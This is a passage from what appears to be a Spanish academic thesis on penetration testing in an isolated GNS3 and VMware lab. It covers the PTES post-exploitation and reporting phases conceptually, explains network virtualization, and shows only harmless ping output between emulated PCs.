


Figura 8 - Clasificación del análisis de la infraestructura.

- Existen diferentes elementos que pueden resultar interesantes desde el punto de vista de configuración de red como son los interfaces, la información de enrutamiento, el DNS, los *proxys* o las entradas de la tabla ARP (Address Resolution Protocol). Desde el punto de vista de los servicios de red, resultan especialmente atractivos aquellos que se encuentran activos, las conexiones VPN (Virtual Private Network) existentes, y los accesos a servicios de directorio o vecinos a los que esté conectado.
- **Pillaging:** Consiste en obtener información a través de la expoliación de carpetas personales, tarjetas de banco, contraseñas, etcétera.


De forma paralela a la obtención de información, es necesario el **mantenimiento del acceso** a la maquina objetivo. Para ello, se debe de obtener un *backdoor* o puerta trasera, un método que consiste en mantener el acceso al sistema objetivo gracias a controlar un servicio en escucha. Las *backdoors* o puertas traseras se pueden clasificar de la siguiente manera [8]:

- ***Backdoors* Convencionales** Como ejemplo de este tipo de *backdoors* se pueden citar las siguientes: Control de los medios de acceso y autentificación al sistema o la redundancia de interfaces o usuarios.
- ***Backdoors* no convencionales** Como ejemplo de las *backdoors* no convencionales se puede citar las siguientes: Control de los medios de acceso y autentificación al sistema por medio de componentes de aplicación, propiedad de usuarios antiguos del sistema o control de los datos de configuración.

2.2.6. Elaboración del informe

Esta sección se encarga de describir el proceso de **elaboración del informe** indicando los diferentes puntos que forman parte de este [1] y [8].

Tras haber realizado todo el proceso de pentesting, es necesario realizar una **documentación** de todo el proceso que ha sido llevado a cabo, mediante un documento o *report*. El informe contiene las principales actividades llevadas a cabo y que hace énfasis en las recomendaciones para paliar las vulnerabilidades encontradas. La **Figura 9** muestra un ejemplo de una tabla de contenidos de un *report* real:


Pentest-Tools .com

SoftisBlue SRL
Website Penetration Test

04th March 2019

Table of Contents

Figura 9 - Ejemplo de report. Fuente: SoftisTools SRL.

Las diferentes partes principales de un *report* se describen a continuación:

- **Introducción** Explica el alcance de la prueba.
- **Contexto** Expone los antecedentes y situaciones previas a la prueba.
- **Objetivos** Describe los propósitos generales de la prueba.

- **Análisis de Riesgos** Clasifica los riesgos en base a la puntuación recibida, la cual está constituida entre 1 y 15 tal y como muestra la **Figura 10**:




Figura 10 - Escala de clasificación de los riesgos. Fuente: PTES.

Como se puede apreciar, los riesgos de un nivel bajo tienen una puntuación entre 1-3, los riesgos moderados tienen un rango del 4 al 6, el nivel medio posee una puntuación del 7 al 9, los riesgos altos tienen una puntuación del 10 al 12 y por último los riesgos extremos, los considerados como peores riesgos poseen una puntuación del 13 al 15.

Además, se puede realizar una clasificación del origen de los riesgos encontrados asignando un porcentaje al origen del riesgo o categoría, tal y como se muestra en la **Figura 11**:




Figura 11 - Clasificación del origen de los riesgos. Fuente: PTES.

- **Metodología** Esta sección establece la forma de realizar el conjunto de actividades llevadas a cabo.

- **Resumen de la actividad/recomendaciones** Establece los detalles técnicos de la prueba, así como todos los aspectos o componentes acordados como indicadores clave de éxito dentro del ejercicio previo al compromiso. Esta sección del informe técnico describirá en detalle el alcance, la información, la ruta de ataque, el impacto y las sugerencias de remediación de la prueba.

Para concluir con este apartado, resulta necesario resaltar que este trabajo cubre las **5 primeras fases** del pentesting, que son las que invitan a desarrollar diferentes métodos para su aprendizaje, mientras que la última fase, **elaboración del informe**, suele ser resuelta de forma automática por las mismas herramientas utilizadas en los pasos previos, por lo que la correcta documentación queda, en parte, sujeta al criterio personal del auditor.

2.2. Virtualización de Redes

Otro de los aspectos tratados en este trabajo es el de la **virtualización de redes**, especialmente por su gran importancia en el ámbito de la seguridad. Es por lo que, en este apartado, además de describir este concepto, se presenta un software específico para la emulación de redes, que ha sido finalmente utilizado.

La **virtualización de redes** es un método que permite crear instancias virtuales de dispositivos, e incluso máquinas y redes completas, mediante la combinación de los elementos de hardware y software de una o varias máquinas físicas. El objetivo fundamental es el de utilizar todos los recursos reales de forma intensiva y optimizada por parte de los usuarios y sistemas finales.

En concreto, virtualizar la red consiste en **separar el hardware del software**, esto es separar la funcionalidad de dispositivo independientemente de la que le asigne el equipo físico en donde se encuentra. De esta forma, un dispositivo hardware puede ser "configurado" del modo que resulte más conveniente para ejecutar un determinado software, lo cual hace que un mismo dispositivo pueda ser utilizado para diferentes propósitos en función del tipo de software escogido. El ejemplo típico sería el de la tarjeta física de red, la cual los sistemas de virtualización modifican para que se pueda comportar como si fueran varias interfaces independientes, que actúe como un conmutador, o incluso como un router.

Los componentes de la virtualización de redes son las denominadas **NFV** (Network Functions Virtualization), posteriormente extendidas a las denominadas **SDN** (Software Defined Networking) tal y como muestra la **Figura 12**:




Figura 12 - Componentes de la virtualización de red. Fuente: Telefonica Bussines Solutions.

- **NFV** Es una filosofía de arquitectura que utiliza tecnologías de virtualización para reemplazar elementos de hardware de red por funciones virtuales de red que se pueden ejecutar como software en máquinas virtuales y hardware informático estándar. El ejemplo comentado anteriormente se corresponde con algunas de las funciones típicas de NFV.

- **SDN** Esta tecnología desvincula el control y las funciones de encaminamiento de la infraestructura de red, permitiendo programar directamente el control de la red y que las aplicaciones y servicios de red puedan abstraerse de la infraestructura subyacente [11]. Es un salto cualitativo frente a las funciones NFV, ya que el control se desplaza a dispositivos físicos diferentes, por lo que ya no se habla de funciones, sino de una jerarquía completa, o lo que es lo mismo, una nueva arquitectura de red.

En lo que respecta a la **clasificación de redes virtuales**, estas se pueden clasificar en dos grandes grupos:

- **Red virtual externa** Es una red virtual formada por varias redes locales que el software unifica. Este es el caso, por ejemplo, de las redes VPN.

- **Red virtual interna** Es una red virtual formada por máquinas virtuales que utilizan al menos un interfaz de red. Estas máquinas pueden comunicarse entre sí por lo que representan una red virtual en un único host. Este es el caso más conocido por los usuarios, ya que es la opción instalada por los programas VirtualBox y VMware, entre otros.

En lo que respecta a las **ventajas** de la virtualización de redes se pueden citar las siguientes:

- Permite la creación de cualquier red eliminando la complejidad fisca.

- Reduce el número de componentes físicos necesarios para formar redes.

- Reduce el costo y facilidad para gestionar de red.

- Proporciona un aumento de la disponibilidad de la red.

Por todo lo anterior, la **virtualización de redes** es un medio fundamental para el despliegue de redes virtuales internas, y, por lo tanto, totalmente aislables, condición fundamental para su aplicación en este trabajo, tal como se expone en los siguientes apartados.

2.3.1. Aplicación en seguridad

Una de las principales aplicaciones de la virtualización de redes es el despliegue de **entornos de experimentación**.

Este tipo de soluciones establecen un escenario cerrado, totalmente operativo, pero literalmente aislado de las máquinas físicas, el cual es denominado *sandbox*. El objetivo de un s*andbox* suele ser el de experimentar diferentes acciones y soluciones sobre sistemas informáticos sin poner en riesgo la integridad de los equipos físicos sobre los que se ejecutan. Por tanto, este entorno constituye una fuente de valor representativa en el ámbito de la seguridad, ya que permite la realización de laboratorios virtuales, dominios que permiten exponer diferentes servicios, permiten la apertura de puertos, o facilitan la ejecución de *exploits* sin que estas acciones afecten directamente a la red real.

Hasta ahora, las nuevas **normativas, políticas y regulaciones** en el ámbito de la seguridad se han desarrollado tras el diagnóstico y análisis de *exploits* o la detección de errores en diferentes versiones de software. Posteriormente estas normativas se han aplicado según el procedimiento legislativo habitual, normalmente lento.

El sistema *sandbox* permite ajustar los ritmos de la regulación de manera segura aportando una cantidad de información a tiempo casi real, vital para regular de manera ágil gracias a la implementación y experiencia previa. Algunos **ejemplos** de este sistema son:

- **Applet** Contenido que forma parte de otra aplicación que se ejecuta en el contexto de otro programa. Como ejemplo se puede citar un contenido que se ejecuta en un navegador web.

- **Cuota** Limite en los recursos impuestos por el software. Límite del espacio de disco, de capacidad o de privilegios.

- **Máquinas virtuales** Emulan un sistema real con todas sus capacidades de forma virtualizada.

Como alternativa a estos sistemas, se plantea la utilización del software de emulación de redes **GNS3** que permite la emulación de sistemas complejos totalmente aislados.

2.3.2. GNS3

Tal como se indicaba en el apartado anterior, un software de emulación no es necesariamente un sistema *sandbox*, sin embargo, este tipo de software puede ser utilizado para desplegar sistemas mucho más complejos manteniendo un aislamiento total con respecto al entorno de red físico. De hecho, en este trabajo se propone el uso del emulador **GNS3**, para la implementación de prácticas complejas de seguridad en redes de forma totalmente aséptica para la red física de las máquinas físicas utilizadas.

GNS3 es un software de emulación de redes, que mediante la virtualización de dispositivos de red permite crear, diseñar y probar configuraciones de red a medida. La tipología de dispositivos reproducibles son los cercanos a la familia Cisco, incluyendo routers, switches o firewalls. El mayor valor agregado de este software lo constituye la posibilidad de implementar **diferentes sistemas operativos** mediante máquinas físicas o virtuales.

El emulador es *opensource* y compatible con los diferentes sistemas operativos existentes (**Windows, Linux, Mac** y **ESXi**). Así como con otros emuladores, de los que caben destacar:

- **DYNAMIPS** Emulador de imágenes IOS de CISCO.
- **IOU** emulador IOU no nativo para Windows y OSX.
- **VMware** Sistema de virtualización bien conocido, como su alternativa VirtualBox.
- **Docker** Sistema de contenerización, actual alternativa a la virtualización de sistemas completos.
- **VPCS** Emulador de PC con servicios de *networking* y configuración básicos.

En cualquier caso, **GNS3** permite emular el comportamiento de una red real utilizando recursos de software en vez hardware. Por lo tanto, algunas de las **ventajas** que cabe destacar son las siguientes:

- Realizar pruebas de diferentes topologías complejas, previas a la puesta en producción del equipamiento real.

  Probar actualizaciones y cambios de configuraciones de software en los equipos virtualizados, antes de realizarlas en equipos reales y productivos, evitando complicaciones e inconvenientes en la infraestructura real de los clientes.

- Facilitar la enseñanza y el aprendizaje, al poder crear laboratorios virtuales idénticos a los entornos reales.

La interfaz gráfica del software es mostrada en la **Figura 13** donde se pueden apreciar sus diferentes **secciones**:




Figura 13 - Interfaz gráfica GNS3.

En la parte superior se sitúan todas las herramientas de gestión de proyecto, abrir y cerrar proyecto, pausar y reanudación de ejecución, etc. En la sección central izquierda se establecen todos los dispositivos de red de los que se dispone, de arriba abajo, routers, switches, equipos finales, dispositivos de seguridad, todos los dispositivos e Interfaces. Por otro lado, en la sección central derecha se dispone de dos ventanas, la primera muestra direcciones y estado de conexión de todos los dispositivos de la topología y la segunda ventana muestra un resumen del rendimiento de los servidores existentes en el proyecto. La ventana central es el espacio para realizar cualquier topología. Para finalizar, la ventana inferior muestra mensajes de información, alerta o error.

Por otro lado, la **configuración** se lleva a cabo desde la sección de preferencias, que se muestra en la siguiente **Figura 14**:

Figura 14 - Preferencias GNS3.

La **Figura 14** contiene los siguientes **elementos** configurables:

- **General** Configuraciones generales como ubicación del proyecto u otros ficheros de configuración.
- **Server** Indica el servidor a utilizar, puede elegirse un servidor local, un servidor externo o un servidor basado en una máquina virtual.
- **GNS3** Gestión y configuración del servidor virtual de GSN3.
- **Dispositivos** Permite añadir instancias de routers, clouds,etc.
- **Máquinas virtuales** Adición de instancias y configuración de máquinas virtuales de QEMU (Quick Emulator), Virtual Box o VMware.
- **Docker** Adición de instancias y configuración de contenedores Docker.

Como ejemplo sencillo de utilización se muestra la siguiente **Figura 15**:




Figura 15 - Topología de ejemplo.

Para crear la **topología**, se han añaden las imágenes de los routers desde la sección preferencias y se configuran sus parámetros. Consecutivamente se han añaden los routers arrastrándolos a la ventana central desde la primera pestaña de routers, se añaden los PCs arrastrándolos desde la pestaña de equipos finales y las conexiones se realizan seleccionando la pestaña interfaces y conectando de un extremo al otro extremo de los dispositivos mediante el interfaz correspondiente. La **configuración** de los dispositivos se realiza haciendo botón derecho sobre el dispositivo y seleccionando configuración en el menú desplegable, posteriormente desde la ventana de comandos se añade el código correspondiente. Se puede comprobar si la comunicación es óptima con envió de pings tal y como refleja la **Figura 16:**

```
PC-1> show ip

NAME        : PC-1[1]
IP/MASK     : 192.168.2.5/24
GATEWAY     : 192.168.2.1
DNS         :
MAC         : 00:50:79:66:68:00
LPORT       : 10014
RHOST:PORT  : 127.0.0.1:10015
MTU:        : 1500

PC-1> ping 192.168.1.5
84 bytes from 192.168.1.5 icmp_seq=1 ttl=62 time=41.945 ms
84 bytes from 192.168.1.5 icmp_seq=2 ttl=62 time=40.871 ms
84 bytes from 192.168.1.5 icmp_seq=3 ttl=62 time=35.226 ms
84 bytes from 192.168.1.5 icmp_seq=4 ttl=62 time=23.878 ms
84 bytes from 192.168.1.5 icmp_seq=5 ttl=62 time=33.043 ms
```

```
PC-2> show ip

NAME        : PC-2[1]
IP/MASK     : 192.168.1.5/24
GATEWAY     : 192.168.1.1
DNS         :
MAC         : 00:50:79:66:68:01
LPORT       : 10016
RHOST:PORT  : 127.0.0.1:10017
MTU:        : 1500

PC-2> ping 192.168.2.5
84 bytes from 192.168.2.5 icmp_seq=1 ttl=62 time=22.894 ms
84 bytes from 192.168.2.5 icmp_seq=2 ttl=62 time=41.925 ms
84 bytes from 192.168.2.5 icmp_seq=3 ttl=62 time=36.864 ms
84 bytes from 192.168.2.5 icmp_seq=4 ttl=62 time=27.983 ms
84 bytes from 192.168.2.5 icmp_seq=5 ttl=62 time=23.093 ms
```

Figura 16 - Conectividad de equipos.

3. Aspectos prácticos

En este capítulo se abordan las cuestiones prácticas relacionadas con este trabajo. Se define el escenario de aplicación, especificando sus requerimientos de forma general y, posteriormente, se describe las especificaciones concretas de los casos prácticos propuestos en este trabajo.

3.1. Definición del escenario de aplicación

El escenario general de aplicación del trabajo se define como un **laboratorio virtual de redes**. Un laboratorio virtual es un dominio de trabajo electrónico que permite la experimentación con el objetivo de investigar y obtener información. Es un sistema informático que pretende simular el dominio de un laboratorio real y que mediante simulaciones interactivas permite desarrollar diferentes actividades prácticas sin necesidad de utilizar equipos físicos concretos. El laboratorio virtual puede estar constituido por simples máquinas virtuales, mientras que un laboratorio virtual de redes incluye **diversos elementos de red**, tales como firewalls, conmutadores o routers y, además, va a añadir equipos virtuales que emulen sistemas operativos tal y como muestra la **Figura 17**:




Figura 17 - Esquema general de un laboratorio virtual.

En la figura se muestran, de forma general, diversos elementos que constituyen laboratorios virtuales y algunos de los cuales son expuestos en el próximo apartado**.**

3.1.1. Requerimientos generales

En lo referente a los requerimientos generales para la creación de un laboratorio virtual se pueden citar los siguientes **componentes**:

- **Software de virtualización** Permite la virtualización de diferentes elementos o recursos tecnológicos. El objetivo de la virtualización es la abstracción de los recursos de la computadora para dividir la capacidad de ejecución en una o más partes.
- **Máquinas Virtuales** Emulan diferentes sistemas de computación con la misma operatividad que cualquier OS real. Los recursos de ejecución y procesamiento están limitados a la capacidad asignada por el equipo anfitrión, pero por otro lado poseen la ventaja de que todos los procesos son ejecutados en este servidor virtual de forma independiente al resto de procesos del anfitrión.
- **Router** Permite la comunicación de las diferentes máquinas virtuales mediante diferentes protocolos de *routing* y *forwarding* (capa 3 y 2 respectivamente).
- **Switch** Permite la conectividad de diferentes máquinas virtuales en un mismo segmento de red (capas 1 y 2).
- **Firewall** Permite o limita el tráfico entre máquinas virtuales. Se encarga de aceptar peticiones autorizadas por las diferentes máquinas virtuales y de rechazar conexiones no autorizadas.

Si bien las máquinas virtuales puedes ser gestionadas mediante su propio software de virtualización (por ejemplo, **VMware** o **VirtualBox**), los dispositivos de red son **emulados** directamente con **GNS3**, el cual permite coordinarlos con las máquinas virtuales externas.

3.2. Definición de la prueba de concepto

El desarrollo de la prueba consiste en la realización de un laboratorio virtual mediante un conjunto de elementos de red con las mismas funcionalidades de una red real. Se utiliza este dominio virtual en una aplicación orientada al ámbito de la seguridad como lo es una prueba de penetración. El marco para la realización de las pruebas es un **dominio virtual** realizado a través de un software de virtualización que permite la conectividad de diferentes redes locales mediante un **backbone**. El esquema general del laboratorio es mostrado a continuación en la **Figura 18:**




Figura 18 - Diagrama del laboratorio virtual.

Las actividades consisten en la realización de **pruebas de pentesting** en la que una máquina virtual será el equipo atacante y otra máquina virtual/router será el dispositivo atacado. Las actividades de pentesting serán llevada a cabo en cinco de las seis fases propuestas en *The Penetration Testing Execution Standard* [3]:

En primera instancia se acuerda el alcance de la prueba, posteriormente se realiza una recogida de información en la máquina objetivo, seguidamente se realiza un análisis de las diferentes vulnerabilidades del equipo objetivo, posteriormente se lleva a cabo la fase de explotación mediante el vector de ataque decidido en la fase de análisis de vulnerabilidades. Finalmente, se realiza la fase de post explotación, todo el proceso anterior se muestra la **Figura 19**:




Figura 19 - Fases de pentesting de las actividades práctica.

Tras la exposición de la prueba de concepto, se desarrolla en el siguiente apartado, los **requerimientos específicos** que acogerán las actividades del laboratorio.

3.2.1. Requerimientos específicos

Los **requerimientos específicos** para la realización los ejemplos prácticos son los mostrados en la **Figura 20**:




Figura 20 - Esquema general de los requerimientos específicos.

- **Emulador:**

  GNS3

  GNS3 es el **emulador** escogido tal y como se ha especificado en la sección teórica. En lo que respecta al trabajo actual, se encarga de la emulación de todos los dispositivos de red del laboratorio tales como routers o firewall, así como de su comunicación y de realizar la conexión con el software de virtualización VMware, cuyas características principales y utilización se describen a continuación.

- **Software de virtualización:**

  VMware

  VMware permite ejecutar sistemas operativos y entornos virtuales de escritorio simultáneamente. Permite la creación de **redes virtuales configurables** y además permite las simulaciones de las condiciones de red, para usarlas en el desarrollo de código, el diseño de soluciones, la comprobación de aplicaciones o las demostraciones de productos, entre otros desarrollos [12].

  En lo referente al trabajo, el software VMware es el encargado de realizar la conexión con el emulador **GNS3** y de realizar la virtualización de las máquinas virtuales utilizadas, **Metasploitable-2** y **Kali Linux** que son descritas en el siguiente punto.

- **Máquinas virtuales:**

  Metasploitable-2

